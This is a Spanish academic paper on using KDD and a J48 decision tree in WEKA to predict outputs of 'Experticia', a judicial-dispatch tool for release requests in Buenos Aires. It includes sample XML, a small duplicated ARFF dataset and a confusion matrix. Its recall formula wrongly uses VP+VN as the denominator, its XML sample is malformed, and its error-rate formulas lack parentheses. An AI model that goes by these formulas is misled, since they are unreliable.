Según Russell Norvig, en su libro “*Inteligencia Artificial. Un enfoque práctico*”, la IA, está compuesta por un conjunto de técnicas que se describen brevemente a continuación:

- Aprendizaje Automático (AA): Es la ciencia que se encarga de hacer que las computadoras realicen acciones sin necesidad de hacer una programación explícita.
- Aprendizaje profundo: Es una técnica de Aprendizaje automático que utiliza redes neuronales (el concepto de que las neuronas se pueden simular mediante unidades computacionales) para realizar tareas de clasificación.
- Descubrimiento de datos inteligentes: Consiste en permitir la automatización total del ciclo de la IA: la incorporación y preparación de datos, el análisis predictivo y los patrones y la identificación de hipótesis.
- Análisis predictivo: El concepto principal de análisis predictivo (o modelado) significa que se puede utilizar un número de variables de entrada, combinadas con resultados conocidos, clase o etiqueta, para predecir.

Este trabajo se centrará en este último concepto.

El análisis predictivo

Es un área de la MD que consiste en la extracción de información existente en los datos y su utilización para predecir tendencias y patrones de comportamiento, pudiendo aplicarse sobre cualquier evento desconocido, ya sea en el pasado, presente o futuro. El análisis predictivo se fundamenta en la identificación de relaciones entre variables en eventos pasados, para luego explotar dichas relaciones y predecir posibles resultados en futuras situaciones. Ahora bien, hay que tener en cuenta que la precisión de los resultados obtenidos depende mucho de

cómo se ha realizado el análisis de los datos, así como de la calidad de las suposiciones.

Técnicas de MD y modelos predictivos

El análisis predictivo implica la utilización de diversas técnicas estadísticas de modelización, AA y MD para reunir toda la información tecnológica para elaborar predicciones de cara al futuro. Existen dos grandes grupos de técnicas de MD: Supervisadas y No Supervisadas [4]. El objetivo del aprendizaje supervisado es la predicción o clasificación. La forma más fácil de conceptualizar este proceso es buscar una variable de salida sencilla, que ese la denomina como variable “*etiqueta*” o “*clase*”. Un proceso se considera aprendizaje supervisado si el objetivo del modelo es predecir el valor de una observación. Mientras que las tareas no supervisadas se centran en entender y describir los datos para revelar patrones subyacentes que puedan contener. Los sistemas de recomendación emplean el aprendizaje no supervisado para hacer un seguimiento de los patrones de los usuarios y proporcionarles recomendaciones personalizadas a fin de mejorar sus experiencias como clientes, por ejemplo.

La MD, para algunos autores, [4] [5] es parte de un proceso mayor que se conoce con el nombre de “*Descubrimiento de Conocimiento en Bases de Datos*” (en inglés, *Knowledge Discovery in Databases*, KDD) considerado como “...*el proceso no trivial de identificar patrones válidos, novedosos, potencialmente útiles y, en última instancia, comprensibles a partir de los datos...*”. Este proceso comprende diversas etapas, reflejadas en la Figura 1, que van desde la obtención de los datos hasta la aplicación del conocimiento adquirido en la toma de decisiones. Entre esas etapas, se encuentra la MD, que puede considerarse como el núcleo del proceso. Esta técnica en conjunción con las estadísticas, permiten construir modelos de inteligencia predictiva, descubriendo tendencias y relaciones, tanto en el conjunto de datos estructurados como no estructurados. [6]




Figura 1. Esquema KDD. [7]

Las etapas que conforman el proceso KDD, serán explicadas más adelante.

Algoritmo predictivo: Árboles de Decisión.

Como ya se mencionó, de las técnicas disponibles de MD [4], tenemos las de descubrimiento del conocimiento o supervisadas, donde se encuentran el Árboles de Decisión (AD). Este algoritmo, es una de las herramientas predictiva, más utilizada, según la bibliografía consultada. Ayuda a determinar los atributos de mayor incidencia en una

decisión positiva o negativa, entregándolos en un árbol y mostrando las reglas que guían al destinatario sobre cómo obtener esta decisión. Es un algoritmo del tipo TDIDT (Top-Down-Induction-Trees) cuya heurística principal es buscar el mejor atributo para ubicarlo en la raíz del árbol y para esto utiliza un estadístico llamado mayor ganancia de información el cual esta expresado como la diferencia de las siguientes entropías según el teorema de SHANON [1].

Una de las distintas versiones del algoritmos, más popular dentro de los AD, es el C4.5 [4]. Este algoritmo fue propuesto por Quinlan en 1993 y genera un árbol de decisión a partir de los datos mediante particiones realizadas recursivamente. El árbol se construye mediante la estrategia de profundidad-primero (depth-first). El algoritmo considera todas las pruebas posibles que pueden dividir el conjunto de datos y selecciona la prueba que resulta en la mayor ganancia de información. Para cada atributo discreto, se considera una prueba con n resultados, siendo n el número de valores posibles que puede tomar el atributo. Para cada atributo continuo, se realiza una prueba binaria sobre cada uno de los valores que toma el atributo en los datos [8]. En cada nodo, el sistema debe decidir cuál prueba escoge para dividir los datos. Los tres tipos de pruebas posibles propuestas por el C4.5 son:

1. La prueba “estándar” para los atributos discretos, con un resultado y una rama para cada valor posible del atributo.
2. Una prueba más compleja, basada en un atributo discreto, en donde los valores posibles son asignados a un número variable de grupos con un resultado posible para cada grupo, en lugar de para cada valor.
3. Si un atributo A tiene valores numéricos continuos, se realiza una prueba binaria con resultados $A \leq Z$ y $A > Z$, para lo cual debe determinarse el valor límite Z.

Todas estas pruebas se evalúan de la misma manera, mirando el resultado de la proporción de ganancia, o alternativamente, el de la ganancia, resultante de la división que producen.

Sistema de Justicia

El sistema de justicia de la República Argentina está compuesto por el Poder Judicial de la Nación y el Poder Judicial de cada una de las provincias. Integran también el sistema de justicia argentino el Ministerio Público Fiscal, el Ministerio Público de la Defensa y el Consejo de la Magistratura. La organización judicial responde al carácter federal del Estado Argentino. De este modo, existe por un lado una Justicia Federal con competencia en todo el país que atiende en materia de estupefacientes, contrabando, evasión fiscal, lavado de dinero, y otros delitos que afectan a la renta y a la seguridad de la Nación. Por otro lado, cada una de las provincias argentinas cuenta con una Justicia Provincial que entiende en el tratamiento de los delitos comunes (también denominada justicia ordinaria), con sus propios órganos judiciales y legislación procesa.

La Suprema Corte de Justicia de la Provincia de Buenos Aires es el organismo que ejerce el Poder Judicial en dicha provincia, una de las 24 entidades subnacionales de

la RA. Este poder es desempeñado además por la Cámara de Casación Penal, y los jueces y demás tribunales de los 21 departamentos judiciales establecidos por ley, cada uno con sus respectivos Fueros Penal, Civil, Contencioso-Administrativo, Laboral, de Familia y de Menores. Explicado brevemente esta estructura, está el desempeño de la función judicial por parte del juez que exige la realización de numerosos actos materiales y una actividad ordenador-judicial que es desarrollada por un personal que se halla bajo las órdenes directas del mismo o de una persona que responde directamente al juez en relación con esa actividad. Esa entidad se denomina el **despacho judicial** y es el conjunto de personas que participan subordinadamente en la administración de justicia mediante el desempeño de funciones materializadas en la instrumentación del proceso.

Casi todas las actividades que se llevan a cabo en los juzgados, son registradas, en la provincia de Buenos Aires, mediante el software Augusta.

Sistema Informático AUGUSTA¹

El Sistema Informático de Gestión Asistida Multifuero (GAM), más conocido como Augusta, fue creado con la finalidad de dotar al poder judicial de la provincia de Buenos Aires, de una plataforma informática única e integral, que permita homogeneizar la gestión administrativa diaria de las causas, ello con miras a brindar un mejor y más eficiente servicio de justicia. Se trata de un sistema para la asistencia integral en la Gestión de las Causas de los organismos jurisdiccionales de las diferentes instancias y fueros. Es un Sistema de Gestión Integral en el cual se registran datos de los Casos a partir de la Demanda y luego se registran todos los pasos procesales, las partes o personas intervinientes, documentación anexa y toda aquella información que contribuya a la gestión del mismo.




Figura 2. Pantalla principal Augusta.

Asiste en el despacho del organismo con una biblioteca de Modelos propias al organismo o genéricas [9]. El sistema cuenta con la posibilidad de agendar vencimientos o hitos destacables, así como también cuenta con la opción

de calcular plazos judiciales. Son partes fundamentales del sistema, la Mesa de Entradas Virtual (MEV) y las Terminales de Autoconsultas On Line. La MEV permite la consulta remota de los expedientes que se gestionan en los Juzgados, Tribunales, Cámaras y Secretarías de la Suprema Corte de Justicia de Buenos Aires.

Los autores de este trabajo, vienen trabajando en una línea de investigación que está enmarcada dentro del Programa de Incentivos para Docentes Investigadores de la Secretaría de Políticas Universitarias (PROINCE) 2020-2021. El mismo lleva el título: *Diseño e Implementación de un Sistema Experto como Apoyo al Proceso de Despacho de Trámites de un Organismo Judicial*. Este proyecto es financiado por la Universidad Nacional de La Matanza (UNLaM), y es propuesto en colaboración con el Departamento de Desarrollo Informático dependiente de la Subsecretaría de Tecnología Informática del Poder Judicial de la Provincia de Buenos Aires (BA) y el Juzgado de Ejecución N°2 del Departamento Judicial Morón. [10]

El desarrollo de la aplicación se denominará “Experticia” y tiene como objeto ser un complemento del sistema Augusta para la automatización de diferentes procesos dentro del expediente judicial. El sistema deberá generar un intercambio de datos con el sistema, siendo requerimiento que dicho intercambio sea bi-direccional, permitiendo a Experticia obtener datos del sistema Augusta y también modificar o agregar datos al mismo, siempre basado en las estructuras y relaciones del sistema, siendo estos relativos a causa, tramite puntual, estados, etapas o referencias. El sistema está implementado mediante una lógica de programación utilizando Árboles Binarios, construidos en lenguaje C Sharp (C#) [11]. La idea principal del proyecto es que permita dar soporte a los operadores de la justicia en su decisión para la resolución de una causa. Esta aplicación deberá integrarse con el Sistema Informático Augusta que actualmente se emplea en todas las dependencias del Poder Judicial. En la Figura 3 se muestra la pantalla principal que da comienzo a la carga de datos que se debe completar para realizar la causa.




Figura 3. Pantalla principal de Experticia.

¹ Disponible en: <http://www.scba.gov.ar/subinformacion/augusta.asp>.

A medida que se completan los datos llamados “*Datos Esenciales*”, para avanzar en el sistema, hay que completar distintas pantallas, que contiene información necesaria para llegar a la resolución del dictamen. El sistema despliega pantallas que hacen una pregunta para avanzar a la siguiente, dependiendo de la respuesta de esta. Figura 4.




Figura 4. Pantalla que permite una selección.

Cabe mencionar, que estas pantallas de Elección (preguntas) son configurables por el usuario, dependiendo del árbol de decisión que debe completar el trámite. Cada uno de los procesos se pueden representar gráficamente, como un AD como se muestra en la Figura 5. Para este trabajo se tomó el proceso denominado de “*Pedido de libertad*”.




Figura 5. Árbol de decisión Pedido de Libertad.

El prototipo de Experticia, se basa en un sistema que se caracteriza por organizar los datos en grafos de nodos y donde el acceso se realiza por medio de enlaces entre los nodos. De esta manera, el usuario obtiene la información «navegando» entre los nodos. Se utilizó el lenguaje XML, que es el acrónimo de “*Extensible Markup Language*”, en la figura, se puede observar un ejemplo.

```
<?xml version="1.0"?>
<!DOCTYPE tree
- <tree
- <item comparator="" fechaComparacion="" path="" id="1" desc="Inicial">
- <item comparator="" fechaComparacion="" path="" id="2" desc="Pedido de libertad asistida">
- <carbol comparator="" fechaComparacion="" path="" id="3" desc="No tuvo un pedido anterior">
- <item comparator="" fechaComparacion="" path="" id="53" desc="Tuvo un pedido previo">
- <carbol comparator="" fechaComparacion="" path="" id="54" desc="Pendiente de resolución">
- <item comparator="" fechaComparacion="" path="" id="57" desc="Resuelto">
- <carbol comparator="" fechaComparacion="" path="" id="58" desc="Acta del DTC vencida">
- <item comparator="" fechaComparacion="" path="" id="108" desc="Acta del DTC vigente">
- </item>
- </item>
- </item>
- <item comparator="" fechaComparacion="" path="" id="109" desc="Pedido de libertad condicional">
- <carbol comparator="" fechaComparacion="" path="" id="110" desc="No tuvo un pedido anterior">
- <item comparator="" fechaComparacion="" path="" id="140" desc="Tuvo un pedido previo">
- <carbol comparator="" fechaComparacion="" path="" id="141" desc="Pendiente de resolución">
- <item comparator="" fechaComparacion="" path="" id="142" desc="Resuelto">
- <carbol comparator="" fechaComparacion="" path="" id="143" desc="Acta del DTC vencida">
- <item comparator="" fechaComparacion="" path="" id="173" desc="Acta del DTC vigente">
- <documento comparator="" fechaComparacion="" path="" id="173" desc="Acta del DTC vigente">
- </item>
- </item>
- </item>
- </item>
- </tree>
```

Figura 6. XML del Árbol de decisión Pedido de Libertad

XML es un lenguaje de marca que define un conjunto de reglas para la codificación de documentos. El lenguaje

de marcado es un conjunto de códigos que se pueden aplicar en el análisis de datos o la lectura de textos creados por computadoras o personas. El lenguaje XML proporciona una plataforma para definir elementos para crear un formato y generar un lenguaje personalizado. [12]. En la Figura 6, se muestra el archivo XML del proceso mencionado anteriormente.

Antecedentes y Trabajos Relacionados

La justicia predictiva es una de las aplicaciones de la IA más debatidas. Tiene como finalidad poder utilizarse como una herramienta para predecir decisiones judiciales gracias a un algoritmo que extrae datos legales y jurisprudenciales.

De entre los mayores avances tecnológicos, en el sector público, se destacan la aplicación de IA en Justicia. En este sentido, en el mundo existen algunos casos notorios, como los jueces robots de Estonia, y sus pares chinos. China presentó recientemente el llamado Tribunal de Internet de Pekín, un centro de litigios en línea en el que un juez de apariencia femenina, con cuerpo, expresiones faciales, voz y gestos, todo ello modelado sobre la base de un ser humano que, incluso “respira”, basado en la IA, resolverá litigios simples, aunque en esta primera fase funcionará de apoyo a los jueces de verdad. Por otra parte, en Estonia, se ha puesto a la cabeza de la investigación en lo que allí han denominado “*jueces robots*” de los que se espera, en esencia, lo mismo que en China. A grandes rasgos, el sistema funciona de la misma forma que el anterior. Las partes presentan sus demandas y sus pruebas en formato digital. El juez de inteligencia artificial que están desarrollando analizará la documentación y emitirá una sentencia. La inteligencia artificial permitiría acelerar casos atrasados que los jueces y secretarios judiciales no pueden hacer frente actualmente. [13]

Por su parte Estados Unidos presentó COMPAS. Se trata de un sistema que calcula la probabilidad de que una persona vaya a cometer otro crimen en base al historial de la misma y a una encuesta que realizan a los condenados, entre otros parámetros. Con estos datos, puntúa de 1 a 10 al acusado en diversas categorías, como riesgo de reincidir o riesgo de reincidir con violencia. A mayor puntuación, mayor riesgo [13].

Mientras tanto, en la Ciudad de Buenos Aires, hace unos años que se implementa un programa llamado Prometea. Este desarrollo, es considerado el primer sistema de IA predictivo en Argentina. Trabaja con un asistente de voz y permite realizar un dictamen jurídico de manera íntegra. La herramienta le ha permitido a la fiscalía incrementar la eficiencia de sus procesos de manera significativa, reduciendo tiempo en la resolución de un pliego de contrataciones, en los procesos de requerimiento a juicio, y en amparos habitacionales con citación de terceros, entre otros. [14]. Según Nuria Belloso, en su artículo “*Algoritmos predictivos al servicio de la justicia: ¿una nueva forma de minimizar el riesgo y la incertidumbre?*” [15], afirma que la evolución de la Inteligencia Artificial se produce de forma exponencial, hecho que incluso asusta a profesionales,

empresas e instituciones. Pero en lugar de dejarnos llevar por fantasmas ficticios, algunas iniciativas en curso nos dan una idea de cuál será el futuro de la justicia. Y a todos los niveles: ciudadanos, abogados, departamentos jurídicos, organismos públicos, Poder Judicial. Romina Cabrera en [16], hace un análisis exhaustivo entre la relación de la IA y la protección de datos. Según, la Comisión Europea para la Eficacia de la Justicia (CEPEJ), algunos otros ejemplos de IA en la Justicia son [17]:

- Inteligencia artificial para la investigación de fraudes
- Análisis de documentos y contratos
- Análisis predictivo y toma de decisiones
- Inteligencia artificial para prevenir delitos
- Análisis de riesgos

Desarrollo del Caso de Estudio

En esta sección se propone un caso de estudio para analizar y evaluar los fines prácticos de una metodología aplicada a una aplicación de desarrollo propio, Experticia, para la confección de despachos judiciales. De ella es de donde fueron extraídos datos reales.

Siguiendo las etapas que propone KDD, se construye el modelo para ser usado en este trabajo. Como ya se mencionó, KDD es un proceso metodológico para encontrar un “modelo” válido, útil y entendible que describa patrones de acuerdo a cierta información histórica. Como modelo entendemos que es la representación que intenta explicar ese patrón en los datos [18].

A continuación, se explica brevemente, las tareas desarrolladas en las distintas etapas del proceso:

- Etapa de Selección: El objetivo de esta etapa es obtener las fuentes de datos internas y externas que sirven de base para el proceso de MD. Como se comentó, se utilizó los datos del proceso de Pedido de Libertad.
- Etapa de Preprocesamiento de Datos: El objetivo de esta etapa es obtener datos limpios. Mediante un proceso que se conoce con el nombre ETL (*Extraction, Transformation and Load*) [4] [19], se realizó esta tarea. ETL se utiliza para referirse al movimiento y transformación de datos. Permite mover datos desde múltiples fuentes, reformatearlos en caso de ser necesarios. En este punto es donde se convierte los datos de formato XML a un formato plano, para luego convertirlo en otro que es propio de la herramienta informática que usamos para validar el modelo. El objetivo de esta fase es obtener una vista minable para la fase siguiente.
- Etapa de Transformación de Datos: En la etapa de transformación, se buscan características útiles para representar los datos dependiendo de la meta del proceso de MD. De la vista minable obtenida en el punto anterior, se transforma en un tipo de formato que usa el software es WEKA (*Waikato Environment for Knowledge Analysis*, en español «entorno para análisis del conocimiento de la Universidad de Waikato»). Este es un de los programas más recomendado [4], para

el aprendizaje automático. Escrito en lenguaje Java, desarrollado en la Universidad de Waikato. Weka es un software libre distribuido bajo la licencia GNU-GPL. Si bien, utiliza varios formatos de archivo, en este trabajo, se empleó un tipo de archivo plano, cuya extensión es ARFF (Attribute Relation File Format), este archivo lo genera la propia herramienta, una vez que recibe datos en formato .txt, .csv, u otros. La estructura del formato ARFF (Figura 7) es la siguiente:

- ✓ Cabecera: se define el nombre de la relación y su formato es el siguiente: @relation
- ✓ Declaraciones de los atributos. En esta sección se declaran los atributos que compondrán el archivo arff con su tipo. La sintaxis es la siguiente: @attribute
- ✓ @data. Se declaran los datos que componen la relación separando entre comas los atributos y con salto de líneas las relaciones.

```

Prueba.csv: Bloc de notas
Archivo Edición Formato Ver Ayuda
@relation Pedidolibertad

@attribute Inicio {Asistida,Condicionada}
@attribute PedidoPrevio {S,N}
@attribute Resultado {Pendiente,Resuelto}
@attribute ActaDTC {Vigente,Vencida}
@attribute Salida {S,N}

@data
Asistida,S,Resuelto,Vigente,S
Asistida,N,Resuelto,Vencida,N
Asistida,S,Pendiente,?,N
Asistida,N,?,?,N
Condicionada,S,Resuelto,Vigente,S
Condicionada,N,Resuelto,Vencida,N
Condicionada,S,Pendiente,?,N
Condicionada,N,?,?,N
Asistida,S,Resuelto,Vigente,S
Asistida,N,Resuelto,Vencida,N
Asistida,S,Pendiente,?,N
Asistida,N,?,?,N
Condicionada,S,Resuelto,Vigente,S
Condicionada,N,Resuelto,Vencida,N
Condicionada,S,Pendiente,?,N
Condicionada,N,?,?,N

```

Figura 7. Archivo .ARFF. Elaboración propia.

- Etapa de Minería de Datos: El objetivo de esta etapa es la búsqueda y descubrimiento de patrones insospechados y de interés utilizando tareas de descubrimiento tales como clasificación. Para generar las reglas de clasificación su utilizó el algoritmo J4 que provee WEKA, que es una versión del algoritmo C4.5. En la imagen siguiente, se puede observar la pantalla de pre-procesamiento del software, donde se puede distinguir de diferencia entre las dos clases (S y N). Estas clases determinan que salida (documentación final) se obtiene del proceso de libertad condicional.




Figura 8. Pantalla pre-procesamiento de WEKA.

- Etapa de Interpretación y Evaluación de Resultados: Una vez cargado el archivo y seleccionado el Clasificador, WEKA posee un módulo para testear al algoritmo. Cabe aclarar que, para este primer trabajo, solo se evaluó un clasificador y se optó por la configuración por defecto que trae el mismo. En la Figura 9, se puede distinguir los distintos parámetros para configurar, en este caso, al Árbol de Decisión: J48




Figura 9. Pantalla para entrenar un modelo en WEKA.

Weka proporciona 4 modos de prueba, Figura 10, a continuación, se da una breve explicación de cada uno:




Figura 10. Pantalla para entrenar un modelo en WEKA.

- ✓ Use training set: Con esta opción Weka entrenará el método con todos los datos disponibles y luego lo aplicará otra vez sobre los mismos.
- ✓ Supplied test set: Marcando esta opción tendremos la oportunidad de seleccionar, un archivo (otro modelo) de datos con el que se probará el clasificador obtenido con el método de clasificación usado y los datos iniciales.
- ✓ Cross-validation: Pulsando el botón Cross-validation Weka realizará una validación cruzada estratificada del número de particiones dado (Folds). La validación cruzada consiste en: dado un número n se divide los datos en n partes y, por cada parte, se construye el clasificador con las n-1 partes restantes y se prueba con esa. Así por cada una de las n particiones. Una validación-cruzada es estratificada cuando cada una de las partes conserva las propiedades de la muestra original (porcentaje de elementos de cada clase). Esta es la opción usada en la prueba.

- ✓ Percentage Split: Se define un porcentaje con el que se construirá el clasificador y con la parte restante se probará.

Por último, pulsando el botón “Start”, WEKA realiza el aprendizaje del modelo predictivo, en este caso un árbol de decisión. Si no ha habido problemas, el sistema nos muestra en la caja “Classifier Output” en la Figura 11 se puede ver los resultados:




Figura 11. Pantalla de salida, luego de la corrida.

En esta parte de la devolución, se muestra del total de casos procesados, cual es la cantidad de casos (instancias) correctamente clasificadas y las incorrectas, junto con el porcentaje correspondiente a cada caso. En esta prueba, con este pequeño grupo de instancias, el clasificador fue un 90.47% correcto. Figura 12.




Figura 12. Pantalla de salida.

Una alternativa de valoración clasificador es la Matriz de Confusión (MC) [4]. Una matriz de confusión nos permite visualizar mediante una tabla de contingencia la distribución de errores cometidos por un clasificador. Esta matriz de confusión para el caso de dos clases tiene la siguiente apariencia, como se puede apreciar en la Tabla. [20]

	Clase Predicha	
Clase real	Play	No Play
Play	Verdaderos positivos (VP)	Falsos negativos(FN)
No Play	Falsos positivos (FP)	Verdaderos negativos (VN)

Figura 13. Descripción de Matriz de Confusión.

Donde el significado de cada valor es:

- ✓ VP (Verdaderos positivos): instancias correctamente reconocidas por el sistema.

- ✓ FN (Falsos negativos): instancias que son positivas y que el sistema dice que no lo son.
- ✓ FP (Falsos positivos): instancias que son negativas pero el sistema dice que no lo es.
- ✓ VN (Verdaderos negativos): instancias que son negativas y correctamente reconocidas como tales.

Suponiendo que N es el número del conjunto de datos de entrenamiento, $N=VP+FN+FP+VN$. (1)

El número de instancias clasificadas correctamente es la suma de la diagonal de la matriz y el resto están clasificadas de forma incorrecta. Otra de las maneras de validar más frecuente es basarnos en la tasa de error y la tasa de acierto de un clasificador. Estas tasas se calculan de la siguiente manera:

- ✓ Tasa de error = $FP+FN/N$ (2)
- ✓ Tasa de acierto: $VP+VN/N$. (3)

La MC, resultado de esta prueba, se puede ver en la Figura 14.

```

=== Confusion Matrix ===
  a  b  <-- classified as
10  4  |  a = S
 0 28  |  b = N

```

Figura 14. Descripción de Matriz de Confusión.

- ✓ Cobertura (Recall): la cobertura mide la proporción de términos correctamente reconocidos respecto al total de términos reales, dicho de otro modo, mide en qué grado están todos los que son.

$$\text{cobertura} = VP/VP+VN \quad (4)$$

- ✓ Precisión: La precisión, mide el número de términos correctamente reconocidos respecto al total de términos predichos, sean estos verdaderos o falsos términos. En este caso, la precisión está midiendo la pureza o el grado en que son todos los que están.

$$\text{precisión} = VP/VP+FP \quad (5)$$

Aplicado a Experticia, el caso estudiado, la precisión está midiendo el acierto en cuanto al tipo de libertad que obtendrá la persona. La cobertura y la precisión mantienen una relación inversa, es decir cuando aumenta la cobertura del modelo generado disminuye la precisión y viceversa cuando disminuye la cobertura aumenta la precisión. De manera tal que se obtiene una cobertura total, a costo de una precisión nula. También existe otra medida F-measure para caracterizar con único valor la bondad de un clasificador o algoritmo. La fórmula de esta medida está establecida como:

$$F=2*Precisión*Cobertura/(Precisión + Cobertura) \quad (6)$$

En la siguiente figura, se puede ver los resultados devuelto por WEKA.

Precision	Recall	F-Measure
1,000	0,714	0,833
0,875	1,000	0,933

Figura 15. Valores devueltos por WEKA.

Podemos utilizar una herramienta que el programa entrega, donde se puede ver gráficamente el árbol construido. Figura 16.




Figura 16. Representación del AD por WEKA.

De acuerdo a los resultados obtenidos, podemos decir que, con los datos históricos se puede construir un modelo de clasificación [4]. Este modelo se obtuvo de diversas ejecuciones del hechas por el sistema Experticia, para llevar a cada un despacho judicial. En esta primera aproximación al tema, fue respecto a un caso de pedido de libertad. Entonces, con un algoritmo de MD, se puede predecir correctamente, la probabilidad de la salida (documentación requerida) del mismo, en un 90%.

Conclusiones y recomendaciones

Coincidiendo con [16], “...la digitalización de los procesos judiciales constituye una evolución jurídico-científica, capaz de unir de la manera más impensada la concepción clásica de los procesos judiciales, con las maravillas técnicas de la innovación moderna...”.

Conclusiones

Se revisaron distintos proyectos de IA aplicados a procesos judiciales.

Se estudió la metodología del proceso KDD para realizar un proyecto de Minería de Dato, utilizando un algoritmo del tipo supervisado.

Se realizó una guía metodología en la que se especifica en cada una de sus fases, detallando que acciones, procesos y métodos se utilizó para este tipo particular de caso. Se construyó un modelo los datos de un despacho judicial, cuyo proceso, tiene como resultado, distintos documentos de salida. Luego se testeó el modelo, utilizando WEKA, utilizando el clasificador Árbol de decisión. Se comprobó, mediante distintas métricas que, con dicho modelado, es posible determinar (predecir) una salida, ya que el porcentaje de instancias bien clasificadas supera el 90% de aciertos.

Recomendaciones

